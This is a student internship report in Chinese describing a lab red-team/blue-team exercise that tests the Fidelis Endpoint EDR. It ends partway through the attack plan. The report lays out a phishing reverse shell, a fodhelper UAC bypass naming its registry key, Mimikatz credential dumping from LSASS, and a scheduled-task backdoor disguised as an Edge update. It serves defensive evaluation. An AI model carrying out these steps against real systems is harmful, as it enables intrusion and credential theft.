元智大學資訊管理學系

第三十屆專業實習報告

紅藍軍攻防模擬演練

與 Fidelis Endpoint 應用實證研究

公司代號：R

實習單位：中飛科技股份公司

輔導老師：黃正達 教授

姓 名：王賢昱、鄭岡宜

學 號：111603、1111647

Contents

Chapter 1　緒論

在現今高度數位化的企業環境中，資訊安全威脅日益複雜且隱匿，攻擊手法也從單點入侵轉向多階段、系統化的攻擊鏈操作，如社交工程、漏洞利用、權限提升與橫向移動。其中，「Bypass UAC（繞過使用者帳戶控制)」已成為攻擊者用以取得高權限並規避防禦的重要手段之一。

此類攻擊往往無法被傳統防毒即時察覺，因此企業需強化主動式防禦與實戰演練能力。透過如 Fidelis EDR 等端點偵測回應工具，能有效掌握異常程序、權限變化與註冊表異動，提升對 Bypass UAC 等攻擊行為的可視性與應變能力，進而強化整體資安韌性。

在現代資安領域，「紅藍軍對抗演練」已成為提升組織防禦能力的重要實務。紅隊負責模擬真實攻擊者，運用各種技巧滲透系統、揭露潛在弱點；藍隊則專注於偵測、防禦和回應這些攻擊，驗證現有防護措施的成效。透過這類實戰演練，組織能主動發現安全漏洞、檢視監控與應變流程，並加強部門協作，強化防禦思維。反覆的紅藍對抗，有助於縮短威脅偵測與應變時間，確保組織在面對未來多變的資安挑戰時，具備更高的主動防護與快速回應能力。

本報告的動機，來自於我們在「中飛科技」實習期間，親身參與企業資安防護工作的實際體驗。透過實習，不僅深入了解企業日常面臨的各類攻擊威脅，更有機會操作到企業中 MDR 解決方案──Fidelis Endpoint，體驗真實世界攻防對抗的全貌。為了進一步結合理論與實務，並驗證所學的實際成效，本研究設計了一場紅藍軍對

抗演練：由紅隊模擬真實駭客發動攻擊，藍隊則運用 Fidelis Endpoint 進行即時偵測與應變，觀察防護系統對各種攻擊手法的反應與效果。

本研究的主要目的在於，透過自行規劃與執行的攻防演練，驗證 EDR 在偵測、分析與回應攻擊過程中的內容；同時，整理紅隊攻擊與藍隊防禦的全程數據，作為未來資安防護改進與威脅預警的參考依據。希望本報告能協助同業或資安管理人員了解紅藍軍演練在真實環境中的價值，並思考如何善用現有工具，提升企業資安韌性，減少攻擊風險。

本專題報告共規劃五大章節，內容架構由基礎理論到實作驗證層層深入。首先，緒論部分說明資安威脅現況、紅藍軍演練的重要性、研究動機及預期目標。第二章針對紅藍軍攻防演練涉及的核心技術進行整理，深入介紹 MITRE ATT&CK 框架在攻防規劃中的應用，並說明本次實驗所用的 Kali Linux 紅隊工具、Windows 攻擊技術，以及 Fidelis Endpoint 等藍隊防禦解決方案。第三章則詳述實驗設計，包括隔離虛擬環境建置、紅隊攻擊情境規劃、藍隊防禦與事件回應策略，以及雙方操作流程與資料記錄方式。

實作部分以 VMware 所架設的虛擬機為主要靶機，紅隊將模擬真實駭客行為發動各類滲透與權限提升攻擊，藍隊則運用 Fidelis Endpoint 進行即時監控、威脅偵測及事件調查，並利用 RCA（根本原因分析）流程回溯攻防全過程。第四章將展示完整的實驗環境建置成果、工具部署狀態與核心功能畫面，同時記錄紅藍雙方互動過程、告警分析與初步觀察。最後，結論章節將總結演練發現，評估 Fidelis Endpoint


在不同攻擊場景下的防禦表現與改進建議，並分享專案心得及未來應用展望。

Chapter 2　相關技術與研究

2.1　紅藍軍演練框架與方法論

MITRE ATT&CK®（Adversarial Tactics, Techniques, and Common Knowledge）是一套全球公認的攻防知識庫，系統性整理了真實世界中各種攻擊者（駭客）實際用過的**戰術（Tactics）**、**技術（Techniques）**與**程序（Procedures, TTPs）**。該框架將攻擊行為分為數個主要戰術階段，例如初始存取、執行、持續化、權限提升、橫向移動、資訊蒐集、命令與控制等，每個階段下又細分不同技術與攻擊手法（如 UAC 繞過、DLL 注入、網域憑證竊取等），幫助紅隊系統化地規劃攻擊路徑，也協助藍隊設計更精準的偵測與防禦策略。

在紅藍軍演練中，紅隊可依據 MITRE ATT&CK® 逐步模擬攻擊流程，像是從釣魚郵件入手，逐步滲透、提升權限、橫向移動到關鍵資產，並嘗試資料外洩或持久化控制。而藍隊則可依此架構建立對應的偵測規則與警示機制，例如利用 EDR、SIEM 或網路監控工具，針對每一戰術階段的異常行為進行即時防護與通報。這樣的框架讓雙方演練具備可追蹤、可驗證的依據，也方便演練後進行弱點分析與資安強化建議。



(MITRE ATT&CK® https://attack.mitre.org/)

2.2 紅隊核心工具與 Windows 攻擊技術

在本次紅藍軍演練中，紅隊利用 VMware ESXi 虛擬化平台部署 Kali Linux 攻擊機，確保攻防操作在獨立且隔離的虛擬環境下進行，避免對實體主機或其他網路資源造成影響。這不僅大幅提升測試的靈活性與安全性，也方便管理多台測試主機與還原實驗狀態。Kali Linux 虛擬機中預裝了多種專業滲透工具，為後續對 Windows 靶機的資訊蒐集、漏洞利用與權限提升提供完整支援。

2.2.1 Kali Linux 及其關鍵工具應用於 Windows 環境

Kali Linux 是一套專為資安滲透測試與攻防實驗設計的 Linux 發行版，內建數百種資安工具，廣泛被紅隊、滲透測試人員及資安研究者採用。其豐富的工具集可支援網路掃描、漏洞利用、密碼破解、社交工程等多種攻擊需求。

主要紅隊工具與用途:

1. Nmap

- 功能：網路掃描與主機服務探勘。
- 應用技巧：可用於偵測目標 Windows 系統開放的埠口、服務版本，以

存活主機，為後續攻擊蒐集情報。

2. Metasploit Framework（本次演練使用）

- 功能：自動化漏洞利用平台。
- 應用技巧：可用來針對 Windows 已知漏洞發動利用攻擊（如遠端桌面、SMB 等），並自動部署木馬或取得目標系統 Shell 權限。

3. Burp Suite Community Edition

- 功能：網頁應用程式滲透測試工具。
- 應用技巧：適用於發現、測試 Windows 主機上 Web 應用程式的安全弱點，如 SQL Injection、XSS 等。

4. Mimikatz（本次演練使用）

- 功能：Windows 密碼與金鑰擷取工具。
- 應用技巧：可用於抓取記憶體中的明文密碼、Hash 值與 Kerberos ticket，便於後續橫向移動與權限提升。

5. PowerSploit

- 功能：專為 Windows 系統設計的 PowerShell 攻擊框架。
- 應用技巧：提供多種繞過 UAC、記憶體注入、後門建立等模組，能無檔案落地進行權限提升與持續控制。

2.2.2 重點 Windows 攻擊手法技術原理

在現代網路攻擊中，攻擊者往往採用多階段的攻擊鏈 (Attack Chain) 來達成最終目的。本節將針對本次演練紅隊計畫採用的幾個關鍵攻擊技術，深入剖析其原理。雖然真實世界的攻擊入口點多樣，可能來自利用 Windows 常見服務弱點（如 RDP、SMB）、社交工程釣魚郵件等，但本研究將聚焦於以下攻擊鏈，以驗證防禦方的偵測縱深：

一、 初始訪問：社交工程與使用者執行惡意酬載 (Initial Access via Phishing: User Execution)

本次演練的「初始訪問」階段，是模擬駭客透過社交工程手段，誘騙合法使用者「手動執行」惡意酬載，而非利用系統的技術性漏洞。這是一種高度有效且常見的攻擊手法。

- **所屬戰術 (Tactics)： 初始訪問 (Initial Access, TA0001)、執行 (Execution, TA0002)**

- **MITRE ATT&CK® 技術點：** T1566 - Phishing、T1204.002 - User Execution: Malicious File
- **技術原理：**

  此攻擊的核心是利用「使用者的信任」。攻擊者會製作一個看似無害的執行檔，並將其偽裝成軟體更新、重要文件或工具。接著，透過釣魚郵件、即時通訊或可疑的下載連結，誘使靶機使用者下載並執行該檔案。
- **攻擊效果：**

  一旦使用者在靶機上點擊執行檔，該程式便會在使用者的權限下運作。此時， Metasploit 酬載會主動向外連線，建立一個反向連線 (Reverse Shell) 至紅隊的 C2 監聽器。紅隊因此取得對靶機的初步控制權。這個「初始 Shell」的權限等級，等同於執行它的使用者，這是一個低權限的 Shell。這為我們下一階段的「權限提升」攻擊完美地鋪平了道路。

二、 權限提升：繞過使用者帳戶控制 (Privilege Escalation: Bypassing UAC)

在取得目標系統的初步訪問權限後，攻擊者通常僅處於標準使用者 (Standard User) 權限，許多敏感操作會受到限制。為了獲取更高的系統管理員權限，攻擊者常採用繞過使用者帳戶控制 (Bypass UAC) 的技術。

- **所屬戰術 (Tactics)**：權限提升 (Privilege Escalation, TA0004)、防禦規避 (Defense Evasion, TA0005)
- **MITRE ATT&CK® 技術點：** T1548.002 – Bypass User Account Control
- **技術原理：**UAC (User Account Control) 是 Windows 為防止未經授權的

高權限操作而設計的一道安全防線。然而，Windows 內部存在一些被標記為「受信任」且可「自動提權」(auto-elevate) 的系統執行檔，這些程式在執行時不會觸發 UAC 提示即可獲得管理員權限。

BypassUAC 的核心思路便是濫用 (Abuse) 這些受信任的程式。常見手法是透過修改註冊表 (Registry)，劫持某個受信任程式（例如 `fodhelper.exe`, `eventvwr.exe`）的執行流程。攻擊者會將目標程式啟動時預計執行的命令或關聯的 DLL，指向攻擊者自己準備的惡意程式碼。當使用者或系統觸發這個受信任的程式時，Windows 會自動以高權限啟動它，進而也以高權限執行了被劫持的惡意程式碼，從而完全繞過 UAC 的彈窗提示，成功獲取一個高權限的 Shell。在實作上，攻擊者常利用 PowerSploit、UACMe 等工具集來自動化這些繞過技巧，甚至可以結合本地權限提升的 CVE 漏洞（如 CVE-2019-1388、CVE-2021-1732）一起使用，進一步擴大攻擊成效。

- **對防禦方的挑戰：**此類攻擊利用系統的正常機制，行為隱匿，對傳統防毒軟體構成極大挑戰。因此，能否有效偵測 Bypass UAC，是評估現代 EDR 產品（如 Fidelis Endpoint）行為偵測與事件還原能力的關鍵指標。

三、 攻擊後利用：Mimikatz 與 LSASS 憑證竊取 (Post-Exploitation: Credential Dumping via Mimikatz & LSASS)

取得管理員權限後，攻擊者的下一個目標通常是竊取系統中其他使用者的登入憑證，以便在內部網路中進行橫向移動 (Lateral Movement)。Mimikatz 是此階段最具代表性的攻擊工具。

- **所屬戰術 (Tactics)**： 憑證存取 (Credential Access, TA0006)
- **MITRE ATT&CK® 技術點**： T1003.001 – OS Credential Dumping: LSASS Memory
- **技術原理**：

  在 Windows 作業系統中，有一個名為「本機安全性授權子系統服務」(Local Security Authority Subsystem Service, **LSASS**) 的核心進程 (lsass.exe`)。為了方便使用者進行單一登入 (Single Sign-On) 和驗證，LSASS 會在記憶體中快取 (cache) 已登入使用者的憑證資料，包括明文密碼、NTLM 雜湊值 (NTLM Hashes)、Kerberos 票證等。

  Mimikatz 這款工具的設計原理，就是利用其在高權限（通常需要 SeDebugPrivilege）下對 LSASS 進程記憶體進行讀取的能力。它能夠解析 LSASS 記憶體中複雜的資料結構，並從中提取出這些快取的憑證資料。一旦攻擊者透過 Mimikatz 獲取了網域管理員或其他高權限帳戶的密碼或雜湊值，便能輕易地存取內部網路中的其他伺服器或重要資源，對企業造成巨大威脅。這也是為何現代 EDR 產品（如 Fidelis Endpoint）會將對 LSASS 進程的非正常存取視為極高風險的惡意行為並立即產生告警。

四、 建立持久性後門 (Establishing Persistence)

為了確保已取得的控制權不會因為系統重啟或使用者登出而失效，攻擊者在完成主要目標後，通常會建立持久性後門。

- **所屬戰術 (Tactics)**： 持久化 (Persistence, TA0003)

- **MITRE ATT&CK® 技術點**：T1547.001 – Registry Run Keys / Startup Folder, T1053.005 – Scheduled Task/Job 等
- **技術原理**：持久化的方法多樣，常見的包括：
    - 修改註冊表啟動項：在 Run 或 RunOnce 等註冊表鍵中新增條目，使惡意程式在使用者登入時自動執行。
    - 建立排程工作：利用 Windows 的「工作排程器」建立一個隱匿的排程工作，定時觸發惡意程式或反向連線。
    - 安裝惡意服務：將惡意程式註冊為一個系統服務，使其能在背景隨系統啟動而運行。

透過這些手法，攻擊者可以確保即使初始的入侵管道被封堵，未來仍能隨時重新進入並控制受感染的系統。

2.3 藍隊防禦核心技術：Fidelis Endpoint 與輔助監控

在本次紅藍軍演練中，我們藍隊採用 Fidelis Endpoint 作為主要的端點防禦與事件偵測平台，結合輔助監控手段，全面提升對攻擊行為的偵測、分析與即時應變能力。Fidelis Endpoint 提供深度行為監控、威脅獵捕、進程追蹤等功能。

2.3.1 Fidelis Endpoint 解決方案詳解

Fidelis EDR（Endpoint Detection and Response）簡介：

Fidelis EDR 是 Fidelis Cybersecurity 推出的企業級端點偵測與回應平台，專為現代威脅防禦、事件監控與端點調查設計。它協助資安團隊即時偵測端點異常、追蹤

進程行為，並對各類攻擊手法（如權限提升、惡意軟體、橫向移動等）進行快速應變。

一、主要可視與監控內容:

- **端點主機進程活動**：完整記錄並可視化父子進程關係、命令列內容、執行檔資訊。
- **異常或可疑行為**：如未授權權限提升（例：Bypass UAC）、可疑 PowerShell 執行、可疑檔案落地或程式注入等。
- **網路連線狀態**：監控端點對內外網路的所有連線，偵測 C2 流量或異常外聯。
- **檔案操作紀錄**：追蹤檔案新增、修改、刪除，分析可疑檔案來源與流向。
- **威脅情資對應**：自動對照國際情資庫，標記 IOC（攻擊指標）與 MITRE ATT&CK 技術編號。

二、核心功能：

- **即時威脅偵測與告警**：行為分析引擎偵測未知攻擊行為，並根據 MITRE ATT&CK 編號自動標記事件。
- **進程追蹤與可視化分析**：可追蹤進程樹、父子關聯，協助溯源攻擊途徑與橫向移動。
- **網路連線監控**：偵測並記錄端點所有網路活動，包括 C2 通訊與異常外聯。
- **端點隔離與應變**：一鍵遠端隔離感染端點，或下達即時防護與取證指令，阻止攻擊擴散。
- **威脅獵捕（Threat Hunting）**：提供搜尋、過濾、自訂規則，支援主動威脅狩獵與事件調查。
- **完整事件記錄與鑑識支援**：保存所有事件日誌，便於資安鑑識與事後調查。
- **中央化管理控制台**：統一管理多個端點，即時監控告警、調查與回應。

三、主要優點:

- **高度可視化**：進程、網路與檔案活動一目了然，攻擊路徑清晰可追蹤。
- **強大行為偵測能力**：能即時識別未知攻擊行為，不受限於傳統病毒庫。

- **快速應變能力**：遠端即時隔離端點、下達指令，有效阻斷攻擊蔓延。
- **主動威脅獵捕**：支援資安團隊主動發現潛在威脅，提升主動防禦層次。
- **國際標準對接**：事件自動對應 MITRE ATT&CK，便於與業界標準接軌。
- **適用大型環境**：多平台端點集中管理，維運簡單彈性高。
- **支援鑑識需求**：完整事件記錄與調查流程，方便事後鑑識與報告。

2.4 演練環境建置基礎技術

為了確保本次紅藍軍演練過程的安全性與可控性，實驗全程採用虛擬化技術與隔離網路架構，讓攻擊與防禦操作能在不影響真實營運環境的前提下，完整模擬現實攻防場景。透過這種方式，研究團隊可隨時重現實驗步驟、還原環境狀態，並針對不同攻擊策略進行多次驗證與分析。

為了安全、有效地進行本次紅藍軍攻防演練，本研究採用了企業級的虛擬化技術來建構一個可控的實驗環境。這不僅為實驗提供了高度的靈活性與可重複性，也讓我們能夠在一個貼近真實的網路環境中進行操作。

一、 VMware ESXi 虛擬化平台

本研究的基礎架構建構於 **VMware ESXi** 平台之上。ESXi 是一款業界領先的裸機虛擬化管理程式 (Bare-metal / Type-1 Hypervisor)，它直接安裝在實體伺服器的硬體上，不需依賴傳統的作業系統。相較於安裝在桌面作業系統上的虛擬化軟體（Type-2 Hypervisor，如 VMware Workstation），ESXi 能提供更佳的效能、穩定性與資源管理能力，更貼近現代企業資料中心的實際運作環境。

在本專題中，利用 ESXi 平台的主要優勢包括：

- **高效能：** 為攻擊機與靶機提供接近原生的硬體效能，確保演練流暢。
- **集中管理：** 可透過 vSphere Client 等工具，從單一介面集中管理多台虛擬機（包括本次的 Kali Linux 攻擊機與 Windows 靶機）。
- **快照功能 (Snapshot)：** 這是攻防演練中最關鍵的功能之一。我們可以在

靶機配置完成、遭受攻擊之前建立一個「乾淨」的快照。演練結束後，無論靶機系統受到何種程度的修改或破壞，都能在數分鐘內快速還原至初始狀態，極大地提升了測試與重複演練的效率。

二、 演練網路環境設計與邊界劃定

確保演練的安全性與合規性是本專題的最高原則。我們利用 VMware ESXi 內建的虛擬網路功能，將演練所需的虛擬機接入公司提供的 LAB 實驗網段。

- **虛擬交換器 (Virtual Switch, vSwitch)：** 在 ESXi 中，所有虛擬機的網路連接都是透過虛擬交換器來管理的。vSwitch 在功能上類似於實體的網路交換器，負責處理虛擬機之間的網路封包交換。
- **網路環境配置與安全考量：** 我們在 ESXi 上將本次演練所需的虛擬機，包括 **Kali Linux 攻擊機 (IP: 10.10.31.210)** 與 **Windows 靶機 (IP: 10.10.4.55)**，都連接至同一個 vSwitch 上的 Port Group，使其接入公司提供的 10.10.0.0/16 LAB 實驗網段。

這樣的配置有以下特點與必須遵守的規則：

- **內部通訊：** 攻擊機與靶機能夠在同一個網段中互相通訊，使紅軍的攻擊行為可以順利觸及靶機，模擬真實內部網路的攻擊情境。
- **共享網路環境：** 我們認知到此 LAB 網段為一個**共享環境**，其中包含其他非本專題的機器與服務。
- **嚴格的演練邊界 (Rules of Engagement)：** 為此，我們訂定嚴格的演練規則：**紅軍的所有攻擊行為，包括網路掃描、漏洞利用等，都必須精確地、僅針對 Windows 靶機的 IP 位址 10.10.4.55 進行。** 嚴禁任何形式的全網段掃描、網路廣播、或任何可能干擾 LAB 網段中其他機器的操作。
- **操作隔離 (Operational Isolation)：** 雖然網路層面是共享的，但我們透過嚴格的紀律與精準的目標設定，來達成「操作層面的隔離」。所有攻防活動都將被侷限在我們指定的攻擊機與靶機之間，確保不會對 LAB 環境中的其他資產造成任何影響。

透過上述的虛擬化部署與明確的演練邊界劃定，我們成功建構了一個既能滿

足攻防演練需求，又能在共享環境中確保安全與合規的實驗場景，為後續的研究方法與實驗結果奠定了穩固的基礎。

Chapter 3　研究方法

本章詳細闡述本次「紅藍軍攻防模擬演練」的完整執行計畫與方法論。


3.1　演練總體設計、範圍與規則 (Rules of Engagement)

- **演練總體目標：** 驗證 Fidelis Endpoint 對於一個完整攻擊鏈各階段行為的偵測能力，並評估其在偵測 Bypass UAC 與 Mimikatz 等關鍵技術時的有效性。
- **實驗環境規格：**
    - 虛擬化平台：VMware ESXi
    - 攻擊機 (紅軍)：Kali Linux (VM)，IP 位址：10.10.31.210
    - 靶機 (藍軍)：Windows 10 專業版 (版本 1803) (VM)，IP 位址：10.10.4.55
    - 藍軍防禦工具：Fidelis Endpoint Agent (版本：9.6.1.10)
    - 靶機脆弱點設計：使用中等強度密碼，保留 Bypass UAC 所需之系統配置。
- **演練規則與安全措施：** 所有攻擊行為嚴格限定在指定攻擊機與靶機之間，嚴禁對實驗網段內的其他目標進行任何操作。


3.2　實驗環境詳細建置流程


- **網路拓撲：** Kali 攻擊機與 Windows 靶機均部署於同一 ESXi 主機，連接至同一個虛擬交換器(vSwitch)，使其位於 10.10.0.0/16 網段，可直接互相通訊。
- **Windows 靶機建置步驟：**
    1. 於 ESXi 上創建並安裝 Windows 10 專業版(版本 1803)。
    2. 配置靜態 IP 位址為 10.10.4.55。

3. 安裝並配置 Fidelis Endpoint Agent，並驗證其成功與管理控制台連線。



4. 透過群組原則關閉 Windows Defender（避免重新開機後自動開啟）以及手動關閉 Windows 防火牆





5. 利用 VMware 快照功能建立初始狀態快照。

- **Kali Linux 攻擊機準備：**

  1. 於 ESXi 上部署 Kali Linux 虛擬機。

  2. 配置靜態 IP 位址為 10.10.31.210 並確認與靶機網路連通性。

```
┌──(user1㉿Danzel-kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:0c:29:13:89:99 brd ff:ff:ff:ff:ff:ff
    inet 10.10.31.210/16 brd 10.10.255.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe13:8999/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(user1㉿Danzel-kali)-[~]
└─$ ping 10.10.4.55
PING 10.10.4.55 (10.10.4.55) 56(84) bytes of data.
64 bytes from 10.10.4.55: icmp_seq=1 ttl=128 time=1.81 ms
64 bytes from 10.10.4.55: icmp_seq=2 ttl=128 time=0.458 ms
64 bytes from 10.10.4.55: icmp_seq=3 ttl=128 time=0.537 ms
64 bytes from 10.10.4.55: icmp_seq=4 ttl=128 time=0.483 ms
64 bytes from 10.10.4.55: icmp_seq=5 ttl=128 time=1.11 ms
64 bytes from 10.10.4.55: icmp_seq=6 ttl=128 time=0.592 ms
^C
--- 10.10.4.55 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5072ms
rtt min/avg/max/mdev = 0.458/0.831/1.813/0.490 ms
```

3.3 紅隊執行計畫

紅隊將依循 MITRE ATT&CK®框架，模擬一個包含偵察、初始訪問、權限提升、

憑證存取、持久化等多個階段的完整攻擊鏈。為全面測試藍軍在不同初始訪問向量下的偵測能力

為確保攻擊鏈的穩定性，我們將操作環境分為兩個獨立的終端機視窗，分別負責「攻擊發起」與「連線接收」。

3.3.1 社交工程結合 BypassUAC 提權與憑證竊取

1. 【準備階段】攻擊機監聽設置 (Preparation)

本次攻擊採用「解耦監聽器」(Decoupled Handler) 戰術，為確保攻擊鏈穩定，我們將操作環境分為兩個獨立的終端機視窗，並嚴格定義其任務流程。

- 終端機 1（角色：攻擊發起端 / 跳板）：負責接收初始的低權限連線，並作為發射台執行提權模組。
- 終端機 2（角色：專職 C2 監聽器 / 收割端）：負責製作酬載、架設傳輸伺服器以及穩定接收提權後的高權限連線，以及執行後續的竊證與持久化操作。
- **步驟：**

(1) **終端機 1** 啟動 Metasploit Framework 的 exploit/multi/handler 模組，準備接收第一階段的低權限連線。

(2) **終端機 2** 使用 msfvenom 生成 64-bit 的反向連線程式

(3) **終端機 2** 利用 Python 快速架設網頁伺服器，供靶機下載惡意程式。

(註：待靶機下載完成後，即按 Ctrl+C 關閉伺服器，準備進入下一階段)

2. **【初始訪問】透過惡意酬載執行 (Initial Access & Execution)**

- **步驟：**

  (1) **靶機** 模擬使用者在 Windows 靶機連線到 http://10.10.31.210:8000 下載並執行 backdoor.exe

- **預期效果：** 終端機 1 成功接收連線，建立 Session 1（權限：doris.zheng，一般使用者）。

3. **【權限提升】利用 fodhelper.exe 進行 BypassUAC (Privilege Escalation)**

在此階段，終端機 2 轉換角色為「專職監聽器」，準備接收提權後的高權限連線；終端機 1 則作為「發射台」執行攻擊。

- **步驟：**

  (1) **終端機 2** 關閉 Python 伺服器後，啟動 msfconsole。

  (2) **終端機 2** 建立並執行 exploit/multi/handler (LPORT 4444)，使其處於持續等待狀態。

  (3) **終端機 1** 載入 bypassuac_fodhelper 模組並將目標指向剛剛獲取的 session 1

  - 該腳本將執行以下操作：

    [1] 創建並修改註冊表鍵 HKCU:\Software\Classes\ms-settings\Shell\Open\command。

    [2] 將該註冊表鍵的預設值指向紅軍的另一個惡意酬載（或同一個，取決於設計）。

    [3] 觸發系統程式 C:\Windows\System32\fodhelper.exe。

    [4] 清除註冊表痕跡。

(4) **終端機 2** 執行 getsystem

- **預期效果：**

(1) **終端機 1** 回報 [-] Handler failed to bind (正常現象)。

(2) **終端機 2** 成功接收到繞過 UAC 後的高權限連線，建立 Session 1 (此為終端機 2 的第一個 Session)。

(3) **終端機 2** 執行 getsystem 後成功取得 NT AUTHORITY\SYSTEM 最高權限，至此後續動作將皆在終端機 2 執行。

4. **【憑證存取】使用 Mimikatz 竊取憑證 (Credential Access)**

- **步驟：**

(1) **終端機 2** 取得 SYSTEM 權限的 Session 後，載入並執行 Mimikatz 模組 (load kiwi)，並執行 creds_all 或 logonpasswords 指令。

- **預期效果：**成功從 LSASS 進程中傾印出靶機使用者的明文密碼與 NTLM Hash。

5. **【持久化】建立排程工作 (Persistence)**

- **步驟：**

- **終端機 2** 使用 shell 指令進入 Windows 靶機的 cmd（命令提示字元)
- **終端機 2** 使用 schtasks 指令建立一個名為 MicrosoftEdgeUpdateTask 隱匿的排程工作，設定為在系統開機並登入時以 SYSTEM 最高權限執行反向連線的酬載。
- **終端機 2** 建立並執行 exploit/multi/handler (LPORT 4444)，使其處於

持續等待狀態。

- 將靶機重新開機

